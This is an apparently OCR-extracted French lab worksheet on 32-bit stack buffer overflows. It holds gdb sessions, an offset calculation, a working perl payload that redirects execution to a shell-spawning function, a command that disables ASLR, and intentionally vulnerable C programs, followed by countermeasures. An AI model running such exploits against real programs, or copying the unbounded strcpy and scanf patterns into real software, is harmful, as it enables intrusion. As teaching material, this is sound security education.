Tester sous gdb plusieurs chaines d'arguments et identifier le résultat dans les détails fournis après le *segfault*. La chaine d'argument passée est-elle cohérente avec le code *segfault* ?

Quelle partie de la chaine passée en argument doit être modifiée pour entrainer la modification du code d'erreur ?

En passant 4 « B » suivis de 46 « A », le code d'erreur *segfault* ne change pas et reste à 0x41414141.

```
(gdb) r BBBB`perl -e 'print "A" x 46'`
Starting program: /home/user/TD_overflow_2 BBBB`perl -e 'print "A" x 46'`
----------------------------
Traitement identité :
----------------------------
Profil BBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA validé

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

En revanche, en passant 46 « A » suivis de 4 « B », le résultat change :

```
(gdb) r `perl -e 'print "A" x 46'`BBBB
Starting program: /home/user/TD_overflow_2 `perl -e 'print "A" x 46'`BBBB
----------------------------
Traitement identité :
----------------------------
Profil AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB validé

Program received signal SIGSEGV, Segmentation fault.
0x42424141 in ?? ()
```

Nous constatons que 2 « B » ont participés, avec 2 « A », à écraser la valeur de seip. Ce résultat, encore perfectible, est un jalon important. Il nous faut à présent calculer la longueur de chaine d'argument parfaite pour choisir efficacement le point de retour de la fonction *treatment* !

EXERCICE 15

Sous gdb, désassembler la fonction *treatment* du programme *TD_overflow_2* compilé en mode 32-bits. Identifier des ressemblances avec le code assembleur de la fonction *main*.

Le code assembleur de la fonction *treatment* partage avec les autres fonctions un entête et une terminaison :

```
(gdb) disass treatment
Dump of assembler code for function treatment:
   0x565556cb <+0>:     push   %ebp
   0x565556cc <+1>:     mov    %esp,%ebp
   0x565556ce <+3>:     push   %ebx
   …
   0x56555740 <+117>:   ret
End of assembler dump.

(gdb) disass main
Dump of assembler code for function main:
   …
   0x5655566a <+10>:    push   %ebp
   0x5655566b <+11>:    mov    %esp,%ebp
   0x5655566d <+13>:    push   %ebx
   …
   0x565556ca <+106>:   ret
End of assembler dump.
```

Vous connaissez ces valeurs d'entête : elles correspondent à la sauvegarde de l'ebp et de l'esp. Quant à la fonction de retour, elle est explicite !

Les instructions qui nous intéressent sont celles-ci :

```
0x56555719 <+78>:    lea    -0x28(%ebp),%eax
0x5655571c <+81>:    push   %eax
0x5655571d <+82>:    call   0x56555490 <strcpy@plt>
```

Elles correspondent à la mise en place des arguments puis l'appel à la fonction *strcpy* qui va nous servir à déborder.

On identifie, grâce à ces instructions, que *name* est situé à l'adressage -0x28(%ebp). Souvenez-vous que seip est par convention situé à +0x04(%ebp) comme je vous l'avais montré sur l'exemple avec l'appel à la fonction *add_numbers*. Cela signifie qu'il faudra remplir le buffer de -0x28(%ebp) à +0x04(%ebp) pour atteindre seip.

EXERCICE 16

Calculer le nombre d'octets séparant 04_{hexa} et -28_{hexa}

Selon la soustraction hexadécimale $04_{hexa} – (-28_{hexa})$, il faut écrire 44 octets avant d'atteindre seip. Par le mode 32-bits, notre pile d'exécution est alignée sur quatre octets : seip fait donc 4 octets. Les quatre octets injectés permettront *a priori* d'écraser l'adresse de retour.

EXERCICE 17

Exécuter le programme *TD_overflow_2* sous gdb en passant des arguments conformes aux précédentes explications. Retrouver vous votre chaine d'écrasement de l'eip ?

L'exécution sous gdb permet, grâce à la valeur de retour du *segfault*, d'identifier la chaine de caractère passée en argument de la commande et ayant écrasé le seip :

```
(gdb) r `perl -e 'print "A" x 44 . "EEEE"'`
Starting program: /home/user/TD_overflow_2 `perl -e 'print "A" x 44 . "EEEE"'`
----------------------------
Traitement identité :
----------------------------
Profil AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEEEE validé

Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```

La valeur 45 correspond bien au E du code ASCII. Notre calcul est correct. Pour ce binaire, nous pouvons contrôler le flux d'exécution au moyen d'un Stack-based overflow.

PREPARONS LA CHARGE

L'objectif va être d'appeler la fonction *secret*. Celle-ci est localisée à une certaine adresse mémoire qu'il nous faut récupérer grâce à gdb.

Nota bene : pour obtenir des adresses mémoire valides, il faut avoir exécuté le programme au moins une fois dans gdb (commande r + arguments).

EXERCICE 18

Déterminer l'adresse de début de la fonction secret.


L'entête de la fonction *secret* est de la même forme que celles vues précédemment. C'est la fonction assembleur *0x5655576f <+0>: push %ebp* qui va indiquer le début de la fonction.

```
(gdb) disass secret
Dump of assembler code for function secret:
   0x5655576f <+0>:     push   %ebp
   0x56555770 <+1>:     mov    %esp,%ebp
   0x56555772 <+3>:     push   %ebx
   ...
```

Il nous fout donc remplacer le seip de la fonction *treatment* par l'adresse mémoire 0x5655576f. Ainsi, au retour de la fonction *treatment*, le programme exécutera comme « fonction suivante » la fonction *secret*.

UNE AFFAIRE D'ENDIAN…

L'ordre dans lequel ces octets sont organisés en mémoire ou dans une communication est appelé *endianness*. Il existe 2 types d'organisation : *little-endian* et *big-endian*. Ces 2 normes d'écritures imposent un ordre précis pour écrire une adresse mémoire. Sauf cas rares, nous sommes sur des systèmes *little-endian* (ou « petit boutistes »), nous allons donc devoir écrire notre adresse « à l'envers » dans notre chaîne de caractère en ligne de commande.



Ainsi, si l'adresse à fournir est 0x5655576f, nous écrirons dans la ligne de commande (donc, en argument de l'appel à *TD_overflow_2*) \x6f\x57\x55\x56.

EXERCICE 19

Préparer la ligne de commande permettant d'appeler la fonction *secret*.

Remarquons que cette adresse ne contient pas de *null-byte* (\0). Cela aurait été fatal pour l'exploitation puisque la fonction *strcpy* s'arrête de copier les données au premier *null-byte*.

À L'ATTAQUE !

EXERCICE 20

Accéder à la fonction secrète du programme *TD_overflow_2* grâce à un argument judicieusement choisi. Quelle commande avez-vous tapé ?

Admirez le travail !

```
user@debian:~/$ ./TD_overflow_2 `perl -e 'print "A" x 44 . "\x6f\x57\x55\x56"'`
------------------------------
Traitement identité :
------------------------------
Profil AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAoWUV validé
------------------------------
PawneD
------------------------------
Secret function activated.
Bash shell available :
$
```

Nous obtenons ainsi un shell. Mais cela aurait pu tout aussi bien être l'ouverture d'une porte dérobée, le téléchargement d'autres éléments malveillants, l'envoi de mails vers tout le carnet d'adresse, …

CONTRE-MESURES

Nous avons fait face durant ce TD à 2 attaques en buffer overflow. La première utilisait un *scanf* pour écraser une le contenu d'une variable interne à une fonction, la seconde utilisait un *strcpy* pour écraser la valeur de retour seip d'une fonction.

Tout d'abord, rappelons-nous qu'il a fallu, pour réussir nos attaques, désactiver deux fonctions de sécurité du compilateur et du système d'exploitation :

- les canaris, ou Stack-Smashing. Le compilateur gcc ajoute une valeur secrète sur la pile mémoire, appelée canari, juste avant l'adresse contenue dans EBP. Un dépassement de tampon est en général utilisé pour réécrire EIP, qui se trouve être juste derrière l'adresse contenue dans EBP. Donc si jamais cela se passait, la valeur secrète serait également réécrite. Une vérification de cette valeur est effectuée avant de sortir de la fonction, et si elle a été modifiée, alors le programme s'arrête brutalement.

- l'ASLR, assurant la randomization de l'adressage en mémoire. Avec cette fonction activée, impossible de prévoir l'adresse à passer en argument pour atteindre un point précis de la mémoire.

Par ailleurs, nous avons compilé en mode 32-bits, ce qui ne permet pas d'avoir un code adapté aux architectures matérielles actuelles. De plus, l'adressage mémoire sur 4 octets n'offre pas une grande plage d'adresses mémoire. Cela facilite la cartographie de la mémoire du processus.

Nous avons également utilisé l'option –g de gcc. Cette option ajoute, lors de la compilation, des renseignements permettant d'optimiser le debuggage avec gdb. Cette option permet de « reverser » le code exécutable plus facilement. Elle ne doit jamais être utilisée pour compiler une version de production du logiciel.

Enfin, le cœur du problème : les fonctions *scanf* et *strcpy*. Elles sont dépréciées (deprecated) et ne doivent plus être utilisées. Pour corriger leur défaut de sécurité, rien de plus simple : contrôler la taille du buffer fourni par l'utilisateur. Ainsi, il ne faut plus utiliser les fonctions sans contrôle et les remplacer par des fonctions sécurisées :

```
/** scanf("%s", password); *//
fgets(password, BUFSIZE, stdin);
```

```
/** strcpy(name, arg); *//
strncpy(name, arg, 32-1);
name[31] = '\0'; // Manually set the \0 at the very end
```

On a ainsi un contrôle de la taille copiée et une prévention d'exploitation de vulnérabilité. D'autres fonctions sont dans ce cas. Il faut donc les remplacer :

- sprintf(char *str, const char *format, ...) → snprintf(char *str, size_t size, const char *format, ...)
- strcat(char *dest, const char *src) → strncat(char *dest, const char *src, size_t n)

CONCLUSION

Ce TD a permis de montrer qu'un débordement de tampon est un bug qui peut conduire à une exploitation intelligente d'une vulnérabilité. Bien évidemment, cela reste un très modeste aperçu et il existe à chaque bug exploitable sa technique sophistiquée. En résumé, vous avez approché la partie émergée de l'iceberg !

Beaucoup d'exploitations visent à écrire une valeur précise à un emplacement précis, comme nous venons de le voir. Mais il existe d'autres exploitations avancées, au point que les attaquants injectent, par exemple, du code machine au sein du programme qu'ils exécutent, afin de détourner le flux d'exécution de celui-ci et faire ainsi ce qu'ils veulent.

Naturellement, les compilateurs implémentent diverses protections afin d'atténuer l'exploitabilité d'un bug.

ANNEXE I

TD_OVERFLOW_1.C

```
/*************************************************************
* TD_overflow_1.c - Only for educational purpose
* Simple stack buffer overflow test code
* Compile with gcc -o TD_overflow_1 -fno-stack-protector TD_overflow_1.c
*************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFSIZE 40 /* Should be enough */

void main(void) {
   //Variables declarations
   int access_granted = 0;
   char suggest[BUFSIZE] = {'\0'};

   //User password
   printf("Tapez votre mot de passe puis validez : ");
   scanf("%s", suggest);

   //Password control
   if(strcmp("secret",suggest) == 0) {
      access_granted = 1;
   }

   //Credentials access control
   if(access_granted) {
      printf("Acces autorise ! !\n");
   } else {
      printf("!!! ACCES INTERDIT !!!\n");
   }

   exit(EXIT_SUCCESS);
}
```

ANNEXE II

TD_OVERFLOW_2.C

```
/*********************************************************
* TD_overflow_2.c - Only for educational purpose
* Advanced stack buffer overflow test code
* Compile with gcc -o TD_overflow_2 TD_overflow_2.c
*          -m32 -fno-stack-protector
* Don't forget to stop ASLR !
* as root, echo 0 > /proc/sys/kernel/randomize_va_space
*********************************************************/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// Functions prototypes
void treatment(const char* arg);
void out();
void secret();

int main(int argc, char** argv) {
   //Command-line completion test
                        if(argc < 2) {
      printf("Usage: %s <name>\n", argv[0]);
      exit(EXIT_FAILURE);
   }

                        //Data processing
   treatment(argv[1]);
                        out();
   return EXIT_SUCCESS;
}

void treatment(const char* arg) {
   char name[32]; // 32 char may be enough

           //Treatment
   printf("----------------------------\n");
   printf("Traitement identité :\n");
   printf("----------------------------\n");
   strcpy(name, arg);
   printf("Profil %s validé\n", name);
                        //End of task
}

void out() {
           //Successful completion
   printf("\nFin de traitement.\n");
   exit(EXIT_SUCCESS);
```

```
}

//Added by Muad'Dib
void secret() {
   printf("----------\nPawneD\n----------\n");
   printf("Secret function activated.\nBash shell available :\n");
   execve("/bin/sh", NULL, NULL);
}
```